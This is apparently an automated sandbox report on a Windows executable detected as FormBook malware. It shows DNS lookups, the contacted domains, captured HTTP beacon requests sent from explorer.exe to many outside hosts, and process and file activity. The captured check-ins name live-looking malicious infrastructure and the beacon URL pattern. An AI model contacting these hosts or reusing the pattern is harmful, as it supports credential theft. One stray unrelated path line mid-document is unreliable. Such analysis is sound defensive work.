Apr 12, 2021 10:04:17.126185894 CEST	8.8.8.8	192.168.2.7	0x1742	No error (0)	hotlightexpens.fun		54.237.125.12	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:22.615638018 CEST	8.8.8.8	192.168.2.7	0x66c6	No error (0)	www.theartsutra.com		142.111.76.118	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:28.445403099 CEST	8.8.8.8	192.168.2.7	0xfaf3	No error (0)	www.chestfreezersale.xyz		172.67.130.43	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 10:04:28.445403099 CEST	8.8.8.8	192.168.2.7	0xfaf3	No error (0)	www.chestfreezersale.xyz		104.21.3.36	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:33.948719978 CEST	8.8.8.8	192.168.2.7	0xd76d	No error (0)	www.loktantratvnews.com	loktantratvnews.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 10:04:33.948719978 CEST	8.8.8.8	192.168.2.7	0xd76d	No error (0)	loktantratvnews.com		148.66.136.150	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:39.647254944 CEST	8.8.8.8	192.168.2.7	0xe518	No error (0)	www.getbootstphlo.com		172.67.219.254	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:39.647254944 CEST	8.8.8.8	192.168.2.7	0xe518	No error (0)	www.getbootstphlo.com		104.21.70.50	A (IP address)	IN (0x0001)
Apr 12, 2021 10:04:45.270700932 CEST	8.8.8.8	192.168.2.7	0x953f	No error (0)	www.ux300e.com		52.58.78.16	A (IP address)	IN (0x0001)
Apr 12, 2021 10:05:06.754046917 CEST	8.8.8.8	192.168.2.7	0x3379	Server failure (2)	www.rosewodcibubur.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.emmajanetracy.com
- www.okitmall.com
- www.moretuantired.com
- www.betbonusuk.com
- www.weluvweb.com
- www.warungjitu.com
- www.appearwood.club
- www.theartsutra.com
- www.chestfreezersale.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49705	192.0.78.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:03:23.076253891 CEST	1368	OUT	GET /iu4d/?uVjL=M6NHp&J6A=JOOHHYcCVAiumnatH9FSz+DjDh0K1BlAW5euFZ4O/VfuOjdNwQJji3cnAkHedg7IWrAc+UUQ6A== HTTP/1.1 Host: www.emmajanetracy.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:03:23.117110968 CEST	1372	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Mon, 12 Apr 2021 08:03:23 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.emmajanetracy.com/iu4d/?uVjL=M6NHp&J6A=JOOHHYcCVAiumnatH9FSz+DjDh0K1BlAW5euFZ4O/VfuOjdNwQJji3cnAkHedg7IWrAc+UUQ6A== X-ac: 2.hhn _dfw Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49711	15.165.26.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:03:45.298271894 CEST	1447	OUT	GET /iu4d/?uVjL=M6NHp&J6A=aMD/FfTIFdO3dQr6MUn+t3qhrpMUQuV8ueOBsAqsCPdFlO5Mvx0OM51UzrMOHcRpnHSJ7V9dZA== HTTP/1.1 Host: www.okitmall.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:03:45.601017952 CEST	1448	IN	HTTP/1.1 404 Not Found Date: Mon, 12 Apr 2021 08:03:45 GMT Server: Apache X-Powered-By: PHP/5.6.36 X-Frame-Options: SAMEORIGIN Cache-Control: No-Cache Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 31 65 30 34 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 6b 72 22 3e 0a 09 3c 68 65 61 64 3e 0a 09 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 33 36 30 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0a 09 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 09 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 66 6f 72 6d 61 74 2d 64 65 74 65 63 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 6c 65 70 68 6f 6e 65 3d 6e 6f 22 20 2f 3e 0a 09 09 09 09 3c 74 69 74 6c 65 3e ed 86 b5 ed 95 a9 eb b3 b4 ed 97 98 20 eb b9 84 ea b5 90 ea b2 ac ec a0 81 ec 82 ac ec 9d b4 ed 8a b8 3c 2f 74 69 74 6c 65 3e 0a 0a 09 09 0a 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 61 6a 61 78 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 61 6a 61 78 2f 6c 69 62 73 2f 6a 71 75 65 72 79 2f 31 2e 31 2e 32 2f 6a 71 75 65 72 79 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 20 20 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 63 64 6e 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 2f 61 6a 61 78 2f 6c 69 62 73 2f 6a 73 6f 6e 33 2f 33 2e 33 2e 32 2f 6a 73 6f 6e 33 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 20 20 6a 51 75 65 72 79 28 66 75 6e 63 74 69 6f 6e 28 24 29 20 7b 0a 20 20 20 20 20 24 66 6f 72 6d 20 3d 20 24 28 27 2e 70 75 72 65 2d 66 6f 72 6d 27 29 3b 0a 20 20 20 20 20 20 24 66 6f 72 6d 2e 73 75 62 6d 69 74 28 66 75 6e 63 74 69 6f 6e 28 65 29 20 7b 0a 20 20 20 20 20 20 20 20 76 61 72 20 24 74 68 69 73 20 3d 20 24 28 74 68 69 73 29 3b 0a 0a 09 09 76 61 72 20 66 20 3d 20 74 68 69 73 3b 0a 0a 09 09 69 66 20 28 66 2e 61 67 72 65 65 2e 63 68 65 63 6b 65 64 20 3d 3d 20 66 61 6c 73 65 29 0a 09 09 09 7b 0a 09 09 09 09 61 6c 65 72 74 28 27 ea b0 9c ec 9d b8 ec a0 95 eb b3 b4 ec b7 a8 ea b8 89 eb b0 a9 ec b9 a8 ec 97 90 20 eb 8f 99 ec 9d 98 ed 95 b4 20 ec a3 bc ec 84 b8 ec 9a 94 2e 27 29 3b 0a 09 09 09 09 66 2e 61 67 72 65 65 2e 66 6f 63 75 73 28 29 3b 0a 09 09 09 09 72 65 74 75 72 6e 20 66 61 6c 73 65 3b 0a 09 09 09 7d 0a 0a 09 09 09 09 69 66 20 28 66 2e 63 75 73 74 6f 6d 65 72 5f 6e 61 6d 65 2e 76 61 6c 75 65 20 3d 3d 20 22 22 29 0a 09 09 09 7b 0a 09 09 09 09 61 6c 65 72 74 28 27 ec 9d b4 eb a6 84 ec 9d 84 20 ec 9e 85 eb a0 a5 ed 95 b4 20 ec a3 bc ec 84 b8 ec 9a 94 2e 27 29 3b 0a 09 09 09 09 66 2e 63 75 73 74 6f 6d 65 72 5f 6e 61 6d 65 2e 66 6f 63 75 73 28 29 3b 0a 09 09 09 09 72 65 74 75 72 6e 20 66 61 6c 73 65 3b 0a 09 09 09 7d 0a 0a 20 20 20 20 09 09 09 69 66 20 28 66 2e 63 75 73 74 6f 6d 65 72 5f 62 69 72 74 68 2e 76 61 6c 75 65 20 3d 3d 20 22 22 29 0a 09 09 09 7b 0a 09 09 09 09 61 6c 65 72 74 28 27 ec 83 9d eb 85 84 ec 9b 94 ec 9d bc ec 9d 84 20 ec 9e 85 eb a0 a5 ed 95 b4 Data Ascii: 1e04<!doctype html><html lang="kr"><head><meta name="viewport" content="width=360, user-scalable=no"><meta charset="UTF-8"><meta name="format-detection" content="telephone=no" /><title> </title><script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.2/jquery.min.js"></script> <script src="https://cdnjs.cloudflare.com/ajax/libs/jQuery.serializeObject/2.0.3/jquery.serializeObject.min.js"></script> <script src="https://cdnjs.cloudflare.com/ajax/libs/json3/3.3.2/json3.min.js"></script> <script type="text/javascript"> jQuery(function($) { $form = $('.pure-form'); $form.submit(function(e) { var $this = $(this);var f = this;if (f.agree.checked == false){alert(' .');f.agree.focus();return false;}if (f.customer_name.value == ""){alert(' .');f.customer_name.focus();return false;} if (f.customer_birth.value == ""){alert('

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49718	81.17.18.198	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:03:50.758109093 CEST	1488	OUT	GET /iu4d/?J6A=t0/ehB6/LVvHYU10SpQGBhUGrinUOeav3QqKXry454rcMit/5rlSGcY6Hhw179fg+WUV7s8SGg==&uVjL=M6NHp HTTP/1.1 Host: www.moretuantired.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:03:50.822356939 CEST	1490	IN	HTTP/1.1 200 OK cache-control: max-age=0, private, must-revalidate connection: close content-length: 584 content-type: text/html; charset=utf-8 date: Mon, 12 Apr 2021 08:03:50 GMT server: nginx set-cookie: sid=9de5d662-9b65-11eb-8f4c-2dd5d5311804; path=/; domain=.moretuantired.com; expires=Sat, 30 Apr 2089 11:17:57 GMT; max-age=2147483647; HttpOnly Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 4c 6f 61 64 69 6e 67 2e 2e 2e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 27 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 27 3e 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 72 65 70 6c 61 63 65 28 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6d 6f 72 65 74 75 61 6e 74 69 72 65 64 2e 63 6f 6d 2f 69 75 34 64 2f 3f 4a 36 41 3d 74 30 25 32 46 65 68 42 36 25 32 46 4c 56 76 48 59 55 31 30 53 70 51 47 42 68 55 47 72 69 6e 55 4f 65 61 76 33 51 71 4b 58 72 79 34 35 34 72 63 4d 69 74 25 32 46 35 72 6c 53 47 63 59 36 48 68 77 31 37 39 66 67 2b 57 55 56 37 73 38 53 47 67 25 33 44 25 33 44 26 6a 73 3d 65 79 4a 68 62 47 63 69 4f 69 4a 49 55 7a 49 31 4e 69 49 73 49 6e 52 35 63 43 49 36 49 6b 70 58 56 43 4a 39 2e 65 79 4a 68 64 57 51 69 4f 69 4a 4b 62 32 74 6c 62 69 49 73 49 6d 56 34 63 43 49 36 4d 54 59 78 4f 44 49 79 4d 54 67 7a 4d 43 77 69 61 57 46 30 49 6a 6f 78 4e 6a 45 34 4d 6a 45 30 4e 6a 4d 77 4c 43 4a 70 63 33 4d 69 4f 69 4a 4b 62 32 74 6c 62 69 49 73 49 6d 70 7a 49 6a 6f 78 4c 43 4a 71 64 47 6b 69 4f 69 49 79 63 48 46 6e 63 6a 68 6e 5a 6e 52 30 5a 58 4e 6d 4f 47 39 72 5a 57 4d 77 62 47 6c 6e 61 32 73 69 4c 43 4a 75 59 6d 59 69 4f 6a 45 32 4d 54 67 79 4d 54 51 32 4d 7a 41 73 49 6e 52 7a 49 6a 6f 78 4e 6a 45 34 4d 6a 45 30 4e 6a 4d 77 4f 44 45 79 4e 6a 6b 31 66 51 2e 47 2d 76 73 63 79 6f 68 65 79 38 6f 6e 30 39 4e 4a 62 42 68 35 70 33 39 77 6b 4a 68 64 31 78 70 41 5f 37 55 4d 68 42 30 55 61 77 26 73 69 64 3d 39 64 65 35 64 36 36 32 2d 39 62 36 35 2d 31 31 65 62 2d 38 66 34 63 2d 32 64 64 35 64 35 33 31 31 38 30 34 26 75 56 6a 4c 3d 4d 36 4e 48 70 27 29 3b 3c 2f 73 63 72 69 70 74 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <html><head><title>Loading...</title></head><body><script type='text/javascript'>window.location.replace('http://www.moretuantired.com/iu4d/?J6A=t0%2FehB6%2FLVvHYU10SpQGBhUGrinUOeav3QqKXry454rcMit%2F5rlSGcY6Hhw179fg+WUV7s8SGg%3D%3D&js=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJKb2tlbiIsImV4cCI6MTYxODIyMTgzMCwiaWF0IjoxNjE4MjE0NjMwLCJpc3MiOiJKb2tlbiIsImpzIjoxLCJqdGkiOiIycHFncjhnZnR0ZXNmOG9rZWMwbGlna2siLCJuYmYiOjE2MTgyMTQ2MzAsInRzIjoxNjE4MjE0NjMwODEyNjk1fQ.G-vscyohey8on09NJbBh5p39wkJhd1xpA_7UMhB0Uaw&sid=9de5d662-9b65-11eb-8f4c-2dd5d5311804&uVjL=M6NHp');</script></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.7	49719	104.21.7.67	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:03:55.992831945 CEST	5275	OUT	GET /iu4d/?uVjL=M6NHp&J6A=FEKq/YHm5wXdiXZSfMYU5a3fJJzC9VYlasV/QaqgSPDk7XU2aTMqxEbJbT4EZiZV5QP8ot7STQ== HTTP/1.1 Host: www.betbonusuk.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:03:56.058897972 CEST	5276	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 12 Apr 2021 08:03:56 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Mon, 12 Apr 2021 09:03:56 GMT Location: https://www.betbonusuk.com/iu4d/?uVjL=M6NHp&J6A=FEKq/YHm5wXdiXZSfMYU5a3fJJzC9VYlasV/QaqgSPDk7XU2aTMqxEbJbT4EZiZV5QP8ot7STQ== cf-request-id: 0966b4e1fe00002c824a1570000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=zksz97DotkzONKWrHGxfhMn0mjrpmB5IH3F2SIvN01qHstmEka6bp6V3jnPqP619zf4X3H%2BzftPL2h65voLtQveDO4QV0xGAnOUxmKXr2CvZh90%3D"}],"max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 63eaf0e338e42c82-LHR alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.7	49720	52.56.126.26	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:04:01.201181889 CEST	5277	OUT	GET /iu4d/?J6A=p+YVWX5eE4Rg8cIpgLWCUqreCa5cO9ffVLN3OauOR6vO7HZOR4KqCsCqkB1fyJC1oU39P3kn3g==&uVjL=M6NHp HTTP/1.1 Host: www.weluvweb.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:04:01.253669024 CEST	5278	IN	HTTP/1.1 401 Unauthorized Server: nginx Date: Mon, 12 Apr 2021 08:04:01 GMT Content-Type: text/html; charset=utf-8 Content-Length: 172 Connection: close WWW-Authenticate: Basic realm="Restricted Content" X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff Referrer-Policy: no-referrer-when-downgrade Content-Security-Policy: default-src 'self' https: data: 'unsafe-inline' 'unsafe-eval'; Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 31 20 41 75 74 68 6f 72 69 7a 61 74 69 6f 6e 20 52 65 71 75 69 72 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 31 20 41 75 74 68 6f 72 69 7a 61 74 69 6f 6e 20 52 65 71 75 69 72 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>401 Authorization Required</title></head><body> 401 Authorization Required <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.7	49721	3.13.255.157	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:04:06.577115059 CEST	5280	OUT	GET /iu4d/?uVjL=M6NHp&J6A=k0teHmEV2/zmOBpTxqI3H5Y5oaIRcTZxO4xmkSNbfQsiDPlSSPS4pf83qXUKBn/nYITInLUVzg== HTTP/1.1 Host: www.warungjitu.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:04:06.714777946 CEST	5280	IN	HTTP/1.1 404 Not Found Date: Mon, 12 Apr 2021 08:04:06 GMT Content-Type: text/html Content-Length: 153 Connection: close Server: nginx/1.16.1 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 36 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx/1.16.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.7	49734	52.206.71.220	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:04:17.254053116 CEST	6138	OUT	GET /iu4d/?uVjL=M6NHp&J6A=quJ3uSLzhXOR+OCBqveBVSLwWtpx0cb154Cx1Wq/f+1xYAHW6pDvZEyzwff3Do7t5v8+AMWbMw== HTTP/1.1 Host: www.appearwood.club Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:04:17.381587029 CEST	6158	IN	HTTP/1.1 502 Bad Gateway Server: openresty/1.15.8.3 Date: Mon, 12 Apr 2021 08:04:17 GMT Content-Type: text/html Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.7	49735	142.111.76.118	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:04:22.810084105 CEST	6174	OUT	GET /iu4d/?J6A=/9OusRTTk+V39FQseUb+U2Ojje2+Fc0M9rZrn6A+Wz352TzRXVRSZ625FgSAuh9Pz9OXstBPtg==&uVjL=M6NHp HTTP/1.1 Host: www.theartsutra.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.7	49736	172.67.130.43	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:04:28.499571085 CEST	6202	OUT	GET /iu4d/?uVjL=M6NHp&J6A=A35kX2qXHT11q/n/cs4iUbUQYnF9cz7N4ymZ2B1O+tarurGCDYOUJTJ/gp5jdduw eflW0nZeQg== HTTP/1.1 Host: www.chestfreezersale.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:04:28.859160900 CEST	6203	IN	HTTP/1.1 404 Not Found Date: Mon, 12 Apr 2021 08:04:28 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=d539d58d2bef24b0ad4345217a6c1ca9c1618214668; expires=Wed, 12-May-21 08:04:28 GMT; path=/; domain=.chestfreezersale.xyz; HttpOnly; SameSite=Lax accept-ranges: bytes CF-Cache-Status: DYNAMIC cf-request-id: 0966b560fa000006b2230ea000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=sVWI7jUSxielKSjGjJx1VmKTHjQ2vbIlNcFe qq0CvvoL%2B%2FqGEalcFF%2FnzrvqTnYo%2Bw2aSzG8hdHANa2R9bPcDrVWOCkZIAVJINbJwHDmMt5DcCrCTeq89k Y%3D"}],"group":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 63eaf1ae5d2a06b2-LHR alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 32 39 61 30 0d 0a 0a 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 Data Ascii: 29a0<!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-he


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.7	49741	192.0.78.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:04:50.410053968 CEST	6232	OUT	GET /iu4d/?uVjL=M6NHp&J6A=JOOHHYcCVAiumnatH9FSz+DjDh0K1BlAW5euFZ4O/VfuOjdNwQJji3cnAkHedg7I WrAc+UUQ6A== HTTP/1.1 Host: www.emmajanetracy.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 10:04:50.450371027 CEST	6233	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Mon, 12 Apr 2021 08:04:50 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.emmajanetracy.com/iu4d/?uVjL=M6NHp&J6A=JOOHHYcCVAiumnatH9FSz+DjDh0K1BlAW5euFZ4 O/VfuOjdNwQJji3cnAkHedg7IWrAc+UUQ6A== X-ac: 2.hhn _dfw Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Code Manipulations

Statistics

Behavior



- s6G3ZtvHZg.exe
- s6G3ZtvHZg.exe
- s6G3ZtvHZg.exe
- explorer.exe
- help.exe
- cmd.exe
- conhost.exe

Click to jump to process

System Behavior

Analysis Process: s6G3ZtvHZg.exe PID: 6076 Parent PID: 5760

General

Start time:	10:02:28
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\s6G3ZtvHZg.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\s6G3ZtvHZg.exe'
Imagebase:	0x460000
File size:	893952 bytes
MD5 hash:	885E567660A28EC23B692291587EF69F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.254514103.0000000003A7A000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.254514103.0000000003A7A000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.254514103.0000000003A7A000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.252870507.0000000002920000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D52CF06	unknown
